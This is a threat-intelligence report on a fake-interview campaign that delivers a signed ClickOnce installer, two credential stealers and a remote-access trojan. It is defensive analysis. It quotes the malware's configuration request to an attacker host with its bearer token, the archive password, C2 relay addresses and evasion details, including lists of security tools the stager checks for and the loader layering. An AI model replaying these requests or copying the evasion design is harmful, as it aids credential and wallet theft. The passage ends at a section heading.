

From fake interview to signed ClickOnce: inside a three-payload Windows chain


 haveibeensquatted.com/blog/from-fake-interview-to-signed-clickonce-three-payload-windows-chain

Cameron Coller, Ben Folland

August 13, 2026



Threat intelligenceMalwareWindows
by Cameron Coller and Ben Folland · 45 min read



Overview#

A fake Web3 interview delivered signed ClickOnce on Windows, unpacking NeedleStealer, a Rust stealer, and a Go hvNC RAT.

The victim was personally targeted whilst between jobs. They had handed in their notice, their LinkedIn profile said as much, and they were taking recruiter calls, which is exactly the condition this operation was built to exploit.

Fake interviews have become a durable way into the cryptocurrency industry, and the technique no longer belongs only to the North Korean units that made it recognizable. Criminal service providers now rent the same lures, so a convincing recruiter and a Google Workspace decoy no longer tell an investigator who is on the other end. This campaign sits on that seam, and the evidence below does not fully resolve which side of it the operator stands on.

In July 2026, an individual was compromised after entering what appeared to be a normal Web3 hiring process. The evidence reviewed for this report does not show that any organization's systems or network were compromised. A fake recruiter made contact on LinkedIn, scheduled interviews through Calendly, and supplied technical-assessment material presented as a Google Sheet. The sheet was a Google Apps Script web app. The Windows delivery was a signed Microsoft ClickOnce application named GapiUpdate.application. The same page also selected a macOS chain that delivered GAPIUpdate.dmg, leading to Odyssey

Stealer. The macOS execution chain is in [From GAPIUpdate to Odyssey Stealer: inside a macOS wallet-theft chain](#).

The analysis started in the Windows registry of the logged-on user. ClickOnce keeps a per-user store of installed applications at SideBySide\2.0. The Visibility and Marks values in that store held a hexadecimal source URL. Conversion to text showed `gapidriver[.]com/installer/GapiUpdate.application`.

The ClickOnce application displayed a legitimate Google Workspace page in WebView2 while requesting an authenticated configuration from `gapidriver[.]com`. The response pointed to a password-protected Dropbox archive named `Razo.rar`. That archive contained three x64 portable executable (PE) files disguised as PNG images.

Each branch used multiple encrypted or compressed loader stages. Static recovery produced three final payloads.

- a Go build of NeedleStealer targeting browser credentials, sessions, wallets, Telegram data, and screenshots
- an unclassified Rust stealer targeting browsers, wallets, password managers, developer tooling, cloud credentials, messaging applications, and files
- a custom Go remote access trojan (RAT) with shell, file management, proxying, keylogging, visible virtual network computing (VNC), hidden VNC (hVNC), in-memory execution, update, and persistence functions

The campaign links to two publicly reported activity sets. [Security Alliance \(SEAL\)](#) documented a closely related GAPI_Update ecosystem using Google Apps Script, fake Workspace updates, and ClickOnce. SEAL associated much of the surrounding activity with Russia-based "traffer" and malware-as-a-service (MaaS) operations that had adopted techniques used in Democratic People's Republic of Korea (DPRK) campaigns.

Separately, [Hacker Fantastic documented an active ClickOnce credential-theft chain](#) using the same SSL.com code-signing certificate found in `GapiUpdate.application`. The thread also published the SHA-256 hash `a7dc0a626d84e17f16d5fc1096e4478298b2a4b61b42a1cf25043cccf846a50a`, an exact match for the `fdsfgweg.png` Go loader recovered from `Razo.rar`, and described the activity as DPRK-nexus cryptocurrency targeting.

Impact#

The victim's private key was compromised. Within roughly one hour, assets were removed across six chains. The attacker repaid lending positions to release collateral, swapped

multiple token types, bridged proceeds to Ethereum, and consolidated approximately 22.6 Ether into a staging wallet the following morning.

The payload bundle extends the containment scope beyond cryptocurrency wallets. Both stealers can take browser passwords and authenticated sessions. The Rust stealer also targets source-control credentials, cloud configuration, deployment tooling, password managers, virtual private network (VPN) and secure shell (SSH) material. The RAT adds durable, interactive access through a scheduled task, encrypted raw-TCP command-and-control (C2), proxying, pushed execution, and hVNC.

An infected developer workstation should therefore be treated as a compromise of every credential, browser session, wallet key, cloud token, source-control token, and deployment secret accessible from that host.

How we got here#

The victim was serving notice and visibly job-hunting on LinkedIn. A recruiter representing a fictitious protocol moved them through what appeared to be a normal Web3 hiring process before introducing the malicious assessment.

The resulting Windows chain is shown below.

Execution chain

Fake interview to stealer and RAT deployment

1. Step 1 Recruiter approach LinkedIn, Calendly, and a Web3 assessment
2. Step 2 Apps Script triage pagescript.googleusercontent.com/userCodeAppPanel
3. Step 3 Signed ClickOnce manifest GapiUpdate.application v1.0.0.201
4. Step 4 ClickOnce installation dfsvc.exe installs Launcher.exe and GapiUpdate
5. Step 5 .NET stager and decoy GapiUpdate.dll, WebView2, and environment inventory
6. Step 6 Authenticated configuration GET gapidriver[.]com/api/get.php
7. Step 7 RAR extraction and dispatch Three PNG-named x64 PEs become random EXEs
8. Step 8 Native loader convergence Rust/Go wrappers, Vortex, Donut, and native PE
9. Step 9 Two stealers and a persistent RAT NeedleStealer, Rust svc, and Go RAT/hVNC

A recruiter for a fictitious Web3 protocol approached an individual whose employment status was visible on LinkedIn. The interview process used Calendly and degraded or enhanced video calls.

The recruiter then supplied technical-assessment material presented as a Google Sheet. This was targeted social engineering, not a mass-mail attachment campaign.

Observed evidence

- LinkedIn approach to an employee serving notice
- Calendly-scheduled interview
- degraded or enhanced video calls
- assessment framed as a Google Sheet

The Windows analysis follows version 1.0.0.201 throughout. This is the recovered ClickOnce package for which the authenticated configuration, Razo.rar, all three native wrappers, loader cryptography, and final payloads were available. Static recovery establishes the complete designed execution chain but does not prove that every payload branch or capability executed on the victim system.

Timeline#

- 2026-07-13
Victim compromise and wallet drain begins
- 2026-07-14
Proceeds consolidated, swapped, bridged, and staged on Ethereum
- 2026-07-14
Staging wallet emptied in three tranches within three minutes
- 2026-08-02
Automated sweeper collected residual dust from the victim wallet

- 2026-08-10
Rust svc final payload PE timestamped 09:49
- 2026-08-13
Version 1.0.0.201 payload recovery completed


Stage 1: Google Apps Script triage#

The assessment link resolved through Google infrastructure to a web app served beneath this path.

<https://n-cfjznllwrpfpmmyinhdgwemzxljuukztq3qp73q-0lu-script.googleusercontent.com/userCodeAppPanel>


The page used genuine Google assets from `apis.google.com`, `gstatic.com`, Google Fonts, and related services. The browser saw a Google-hosted document surface while the hostile logic handled qualification and delivery.

The visible sheet was titled Dashboard. A Candidate Verification overlay asked for an email address and name, then a connector error (GAPI-CON-212) and a failed "Loading platform component" step supplied the reason to install a Google API helper.



Candidate Verification overlay on the assessment sheet, including the GAPI-CON-212 connector error

Unauthenticated visitors first hit a standard Google sign-in page for Sheets. That wall is real Google authentication in front of a hostile Apps Script document, not a cloned login form.



Google sign-in page presented when opening the assessment sheet

Recovered page logic performed the following actions.

- collected the visitor's Internet Protocol address, geolocation, internet service provider, browser, and operating system through public lookup services
- checked for browser wallet extensions including MetaMask, Phantom, Rabby, Keplr, OKX, Coinbase Wallet, and Trust Wallet
- reported page opens, update clicks, retries, and downloads to attacker-controlled Telegram chats
- selected a Windows .application manifest
- used server-side Apps Script logic to keep the final delivery decision outside the visible client page

This is live triage as well as a lure. Before the victim opens the installer, the operator can know the platform, approximate location, wallet-extension surface, and position in the delivery funnel.

api.ipify.org and ipapi.co are legitimate services. They are contextual indicators only and should not be blocked globally.

Stage 2: signed ClickOnce installation#

The Windows response was a ClickOnce deployment manifest. Opening it invokes the Windows ClickOnce runtime.

Attack chain
ClickOnce host process tree
Hover to expand
Step 1
ClickOnce shim
rundll32.exe dfshim.dll,ShOpenVerbApplication
Step 2
Deployment service
dfsvc.exe
Step 3
Launcher
Launcher.exe
Step 5
Stager DLL
GapiUpdate.dll
Step 4
Host executable
GapiUpdate.exe

The version 1.0.0.201 manifest has these properties.

The certificate names a real Norwegian entity; the available material does not indicate that the organization knowingly participated. Compromised signing access, identity abuse, and fraudulent issuance remain possible explanations.

[Hacker Fantastic's thread](#) reported this exact leaf certificate in a second ClickOnce/WebView credential-theft chain. That chain began with a fake Google Docs decryption prompt, pivoted to a DocSend-branded ClickOnce application, and delivered downstream credential stealers. The thread also contains an exact hash match for the `fdsfgweg.png` loader analyzed in this report.

ClickOnce installs per-user application data beneath `%LOCALAPPDATA%\Apps\2.0` and records its deployment identity and origin. This produces durable forensic artifacts even if the visible files are later deleted.


An earlier build sits closer to the incident#

Version 1.0.0.201 is the package recovered for full static analysis. It is not the only build in the evidence, and it is probably not the one that reached the victim.

An earlier build, version 1.0.0.182, has the closest link to the original July incident and its sandbox observations. It used a different public-key token, `38ce3b33a131dca3`, contacted `/api/rest.php` rather than `/api/get.php`, carried a large self-contained .NET package, and

was reported with an Avento Software OÜ signing certificate rather than the Norwegian subject above.

Sandbox captures from that build show the ClickOnce installer UI and the resulting host process tree. The installer names the application GapiUpdate, attributes it to gapidriver[.]com, and pulls a package of about 183 MB, which matches the large self-contained .NET payload. The ClickOnce cache path embeds public-key token 38ce3b33a131dca3. Execution then follows rundll32.exe / dfshim.dll to dfsvc.exe, Launcher.exe, GapiUpdate.exe, and msedgewebview2.exe.



ClickOnce installer for GapiUpdate from gapidriver[.]com, captured from version 1.0.0.182

C:\Windows\System32\rundll32.exe	PID:312
"C:\Windows\System32\rundll32.exe" "C:\Windows\System32\dfshim.dll",ShOpenVerbApplication C:\Users\Admin\AppData\Local\Temp\GapiUpdate.application	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe	PID:3912
"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\dfsvc.exe"	
C:\Users\Admin\AppData\Local\Apps\2.0\EM7CGX21.E46\6DK0JP2Y.800\gapi.tion_38ce3b33a131dca3_0001.0000_4e438841e4a36b74\Launcher.exe	PID:7316
"C:\Users\Admin\AppData\Local\Apps\2.0\EM7CGX21.E46\6DK0JP2Y.800\gapi.tion_38ce3b33a131dca3_0001.0000_4e438841e4a36b74\Launcher.exe"	
C:\Users\Admin\AppData\Local\Apps\2.0\EM7CGX21.E46\6DK0JP2Y.800\gapi.tion_38ce3b33a131dca3_0001.0000_4e438841e4a36b74\GapiUpdate.exe	PID:7500
"C:\Users\Admin\AppData\Local\Apps\2.0\EM7CGX21.E46\6DK0JP2Y.800\gapi.tion_38ce3b33a131dca3_0001.0000_4e438841e4a36b74\GapiUpdate.exe"	
C:\Program Files (x86)\Microsoft\EdgeWebView\Application\132.0.2957.140\msedgewebview2.exe	PID:8052
"C:\Program Files (x86)\Microsoft\EdgeWebView\Application\132.0.2957.140\msedgewebview2.exe" --embedded-browser-webview=1 --webview-exe-name=GapiUpdate.exe --webview-exe-version=1.0.0 --user-data-dir="C:\Users\Admin\AppData\Local\Apps\2.0\EM7CGX21.E46\6DK0JP2Y.800\gapi.tion_38ce3b33a131dca3_0001.0000_4e438841e4a36b74\GapiUpdate.exe.WebView2\EBWebView" --noerrdialogs --embedded-browser-webview-dpi-awareness=2 --mojo-named-platform-channel-pipe=7500.8036.5786988239152778936	

Host process tree from the 1.0.0.182 install. The ClickOnce cache path contains public-key token 38ce3b33a131dca3

The two builds share the GapiUpdate name, the gapidriver[.]com origin, and the general decoy behavior, which supports a campaign relationship. Their hashes, endpoints, leaf certificates, and payload behavior differ, so this report keeps their facts separate. Nothing in the retained evidence proves that build 201 ran on the original victim's computer.

The leaf subjects differ, but both certificates were issued under SSL.com's Organization Validated (OV) Code Signing authority. That shared CA product across successive GapiUpdate versions is more consistent with a repeatable signing pipeline than with two independent certificate thefts.

Certificate subjects need the same care in both builds. An attacker can obtain a certificate with false records, steal one, or compromise a legitimate company. The subject names are useful search values, but they do not show knowing participation.

Stage 3: decoy, profiling, and configuration#

GapiUpdate.dll is the main application logic. It creates a WebView2 window and navigates to a legitimate Google Workspace Marketplace page.

<https://workspace.google.com/u/0/marketplace/category/google-apps>

While the victim sees a plausible Google surface, the stager enumerates running processes against embedded lists. One list covers security products such as Kaspersky, Avast, AVG, Bitdefender, ESET, McAfee, Norton, Trend Micro, Sophos, and Comodo. Another covers tools such as Process Monitor, Process Explorer, Wireshark, Fiddler, TCPView, x64dbg, IDA, OllyDbg, and Charles. It also checks screen resolution and reports stage state.

The static control flow supports environment profiling. It does not justify claiming that every matching process forces immediate termination.

The stager then requests its downstream configuration.

```
GET https://gapidriver[.]com/api/get.php
User-Agent: Mozilla/5.0 (compatible; RustClient/1.0)
Authorization: Bearer XyZ4pQ9mLwD2TfA7
```

The retained response contains the archive location and extraction password.

```
{
  "archive": "https://www.dropbox.com/scl/fi/vwtoo632m1y8sqnm5vplm/Razo.rar?...&dl=1",
  "password": "NScksj24vd"
}
```

This design separates the signed installer from the volatile native payloads. The operator can change the archive, password, and final malware without obtaining a new signing certificate or rebuilding the ClickOnce package.

Stage 4: RAR extraction and payload dispatch#

`UnzipAndInstallAsync` creates a temporary extracted directory and opens `Razo.rar` with the server-provided password. Each non-directory `.png` entry is copied to a randomly generated `.exe` filename and added to a launch list. The archive's three PNG-named members all begin with an MZ PE header.

The stager starts each randomized executable with `Process.Start`. It launches the first entry immediately, waits 60 seconds, and then continues through the remaining list. Stage success or failure is reported to `https://gapidriver[.]com/api/rest.php` using Russian-language status strings equivalent to "build started", "launch error", and "all builds loaded".

The one-minute delay reduces the immediate process burst and allows the first stealer to begin collection before the other payloads contend for browser databases. It also separates related events in endpoint logs, where an analyst can mistake the three starts for unrelated activity.

Stage 5: Vortex, shellcode, and Donut#

The three files launched from `Razo.rar` are wrappers rather than the final malware. They use different outer implementations, two in Rust and one in Go, but converge on the same layered design.

Loader pipeline

Three branches, one architecture

The outer wrapper is replaceable. The container, shellcode, and Donut handoff are not.

ddsfwef.pngNeedleStealer
 eeewr.pngRust svc stealer
 fdsfgweg.pngGo RAT / hVNC

00Overlay encodingshuffled-nibble alphabetshuffled-nibble alphabetgoloader_v2 unmask
 01Outer mask128-bit ARX stream128-bit ARX stream

03x64 shellcode4,672,320 bytes, 8 API hashes1,125,184 bytes, 14 API hashes2,477,292 bytes, 11 API hashes

05Donut instancemodified, 26-round ciphermodified, 26-round cipherstandard, custom module XOR

07Recovered PE11,150,336 bytes2,943,193 bytes4,265,472 bytes

08Final payloadNeedleStealerRust svc stealerGo RAT / hVNC

Empty slots are layers that branch does not use. Hover or tap a layer to inspect it

Vortex container

The self-labeled Crypt V2 Vortex container. It verifies a 16-byte authentication tag before any plaintext is accepted, discards keyed junk blocks, restores block order, and runs paired Feistel and ARX transformations. All three recovered containers produced valid tags.

Each row is a data transformation or an execution handoff, not a conventional child process. The wrapper is the only file `GapiUpdate.dll` actually starts; Vortex and the Donut module are data structures consumed in memory by the preceding layer.

Outer Rust and Go wrappers#

The Rust wrappers append their protected data as large overlays. Each overlay is written with a different 16-character alphabet in which every character represents one four-bit nibble. Reversing that lookup table converts the character stream back into bytes. The wrapper then removes a 128-bit add-rotate-XOR (ARX) stream mask. This recovers the serialized Vortex container, not the final stealer.

The Go `goloader_v2` branch uses a different overlay-unmasking routine but reaches the same Vortex format. The distinct Rust and Go implementations show that the outer wrapper is replaceable. The operator can change the first protection layer without changing the inner shellcode and payload architecture.

Vortex as an authenticated shellcode container#

Vortex is a custom packing format identified from the embedded key-derivation labels `crypt-v2-vortex-stream`, `crypt-v2-vortex-feistel`, `crypt-v2-vortex-junk`, and `crypt-v2-vortex-mac`. No matching public implementation or prior technical description was identified

at the time of analysis, so this report refers to it as the self-labeled Crypt V2 "Vortex" container.

The serialized variants contain a 12-byte nonce, a 32-byte salt, a length-prefixed sealed body, and a 16-byte authentication tag. The field order differs between builds, another indication that the format can be emitted in several layouts. An embedded 32-byte master value, the salt, and the nonce feed the SHA-256 form of the HMAC-based Extract-and-Expand Key Derivation Function (HKDF-SHA256). In this name, HMAC refers to a hash-based message authentication code. The four labels above derive independent keys for stream transformation, Feistel transformation, junk-block selection, and message authentication.

The container is processed in this order.

Attack chain
Vortex container unwrap order
Hover to expand
Step 1
Verify tag
16-byte HMAC-SHA256, checked before any plaintext
Step 2
Discard junk
keyed junk-block selection
Step 3
Restore order
retained 32-byte blocks
Step 6
Feistel, primary key
second decryption pass
Step 5
Intermediate ARX
add, rotate, XOR transformation
Step 4
Feistel, derived key
first decryption pass
Step 7
Remove padding
block padding stripped
Step 8
Final ARX stream
last transformation before parse
Step 9
Parse package
API hashes, metadata, x64 shellcode

The HMAC-SHA256 calculation covers the salt, nonce, and encrypted body, then truncates its result to the 16 bytes stored in the container. Verification occurs before plaintext is accepted. All three recovered containers produced valid tags. This establishes that the extracted plaintext packages are exact outputs of the format implemented by the malware rather than byte sequences recovered through heuristic carving.

The decrypted Vortex package is still not a Windows executable. It contains a count and array of hashed Windows application programming interface (API) identifiers, a metadata field, a length field, and a large position-independent x64 shellcode body. Hashing API names lets the shellcode resolve Windows functions at runtime without retaining a normal import table or the corresponding function names in plaintext.

Vortex therefore provides authenticated storage and obfuscation for the shellcode. It does not map the final stealer or RAT, establish persistence, or implement their collection capabilities.

Shellcode and the Donut handoff#

Position-independent shellcode can execute from an arbitrary memory address without first being loaded as a normal PE. In this chain it acts as the bridge between the Vortex package and the inner Donut instance. It resolves the required Windows APIs, locates the protected Donut structures, and transfers control to the loader. The `ddsfwe` branch adds another repeating-XOR layer over part of this loader region before the Donut code becomes visible.

[Donut](#) is a public position-independent code generator and in-memory loader. Its format separates the loader instance from the embedded module. The instance holds the configuration, API hashes, cryptographic material, and information needed to run the loader. The module describes and carries the compressed final payload. Once executing in the selected process, the Donut-derived code reconstructs the native PE, resolves imports, applies relocations when required, prepares memory protections, and passes execution to the payload without requiring the final PE to be created as a normal file on disk.

The two Rust branches retain Donut's recognizable instance and module layout, native-executable module type, and aPLib compression. They replace the usual instance protection with a custom 26-round Chaskey-like cipher. The Go branch retains a more standard Donut instance but adds a custom XOR transformation over the module and uses Windows LZNT1 compression. aPLib and LZNT1 are compression algorithms, not separate loaders: their role is to restore the full native PE after the inner module has been decrypted or unmasked.

Deterministic aPLib and LZNT1 decompression produced intact PEs with stable SHA-256 hashes. The Rust modules expanded from 4,644,463 to 11,150,336 bytes and from 1,096,517 to 2,943,193 bytes. The Go module expanded from 2,428,110 to 4,265,472 bytes. The

authenticated Vortex packages, parsed Donut metadata, expected output sizes, and final hashes provide independent integrity checks across the recovery chain.

The wrappers contain multiple in-memory execution implementations, including image mapping, module stomping, allocate/protect, dual mapping, asynchronous procedure call (APC), `NtCreateThreadEx`, thread-pool, and timer-queue paths. These are shipped loader capabilities. Static analysis does not establish which path ran on a particular host.

Final payload 1: NeedleStealer#

The `ddsfwef` branch recovers an 11,150,336-byte Go x64 PE.

The literal Go module and internal API namespace support a high-confidence NeedleStealer identification. This is stronger than a behavioral resemblance. It does not establish that the `GapiUpdate` operator, the Needle developer, and operators of other reported Needle campaigns are the same party.

Enabled collection policy#

The embedded policy enables six collection modules. Browser history, raw profile copying, File Transfer Protocol (FTP) collection, and the general document grabber are disabled in this build. Family capability and enabled build policy are not the same thing.

Enabled modules
Six collection modules are switched on in this build
Build tag `fe9dd150d4389cc4`

Backend workflow#

The API client implements session creation, keepalive, host registration, harvest status reporting, individual file upload, and ZIP staging and upload. An embedded API key authenticates the client, while the build tag identifies the campaign or affiliate build.

Final payload 2: Rust svc stealer#

The `eeewr` branch recovers a 2,943,193-byte native Rust x64 PE.

Builder paths include

`/opt/panel/data/source_decrypted/.../svc.../out/api_decrypt.rs` and `obf_strings.rs`. Generated decrypt modules and a per-build identifier are consistent with panel-built crimeware, but they do not identify the builder's developer or customer.

Relay configuration#

The client walks the relays in order and falls back to Tor when none answer.

Attack chain

Relay failover order

- 1. Step 1Primary relay31.76.7.137:443, analytics.gif
- 2. Step 2Second relay45.125.67.42:443, pixel.png
- 3. Step 3Third relayvi-yaminnay.sbs:443, content.js
- 4. Step 4Tor fallbackTwo onion services when TLS relays fail

The client contacts this TLS relay first. Uploads are authenticated and may be chunked or streamed.
The application path is analytics.gif, which makes the request resemble static web content.

Observed evidence

- 31.76.7.137:443
- 0b0e4d5f
- analytics.gif

Two of the three relays carry a Tor fallback address; the second has none in the record. Full onion addresses are listed in the network indicators.

The client supports authenticated chunked and streaming uploads over Transport Layer Security (TLS), relay failover, and Tor fallback. Paths such as analytics.gif, pixel.png, and content.js make the application path resemble static web content without changing the underlying malicious behavior.

The configured collection order is.

Attack chain
Rust stealer collection order
Hover to expand
Step 1
Wallet extensions
browser-wallet extensions
Step 2
Desktop wallets
desktop cryptocurrency wallets
Step 3
System info
host information
Step 4
Browsers
cookies, passwords, sessions
Step 8
File grabber
targeted file collection
Step 7
Dev configs
.env, cloud, and editor configs
Step 6
Apps
chat, VPN, and password stores
Step 5
Software
installed software inventory

All eight modules are active. Configurable delay ranges introduce jitter between phases and retries.

Browser and session theft#

